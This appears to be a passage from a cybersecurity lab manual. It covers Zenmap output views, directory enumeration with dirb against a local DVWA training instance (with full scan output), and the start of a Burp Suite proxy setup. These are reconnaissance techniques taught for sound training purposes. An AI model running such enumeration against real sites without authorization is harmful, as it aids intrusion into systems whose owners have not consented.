
Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.



Step 4:-Click on Topology



Step 5: See the Details of Host



Practical 6. Web application Assessment Tools

a. DIRB

Step1: Open Terminal type “dirb http://192.168.26.153/dvwa”


```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.26.153/dvwa

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 20 09:54:15 2024
URL_BASE: http://192.168.26.153/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.26.153/dvwa/ ----
+ http://192.168.26.153/dvwa/about (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.26.153/dvwa/config/
==> DIRECTORY: http://192.168.26.153/dvwa/docs/
==> DIRECTORY: http://192.168.26.153/dvwa/external/
+ http://192.168.26.153/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.26.153/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.26.153/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.26.153/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.26.153/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/setup (CODE:200|SIZE:3549)

---- Entering directory: http://192.168.26.153/dvwa/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.26.153/dvwa/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.26.153/dvwa/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Oct 20 09:54:20 2024
DOWNLOADED: 4612 - FOUND: 15
```

Step 2: Now we need to Find pages in Website so we search PHP


“dirb http://192.168.0.153/dvwa -X .php”

Step 3: To save the Result into .txt

“dirb http://192.168.26.153/dvwa -o dirbresult”




Step 4 :
View the File with CAT Command
“cat dirbresult.txt”




b. Burp Suite


Step 1 : Open Burp Suite Community from Menu of Kali Linux Click Next




Step 2: Click Start Burp




Step 3: Go to Proxy then Add the proxy Bind Port 8080 and select the specific address coloum and enter 127.0.0.1 Loopback IP address







Step 4: Import/Export the CA Certificate Click on Certificate in DER Format

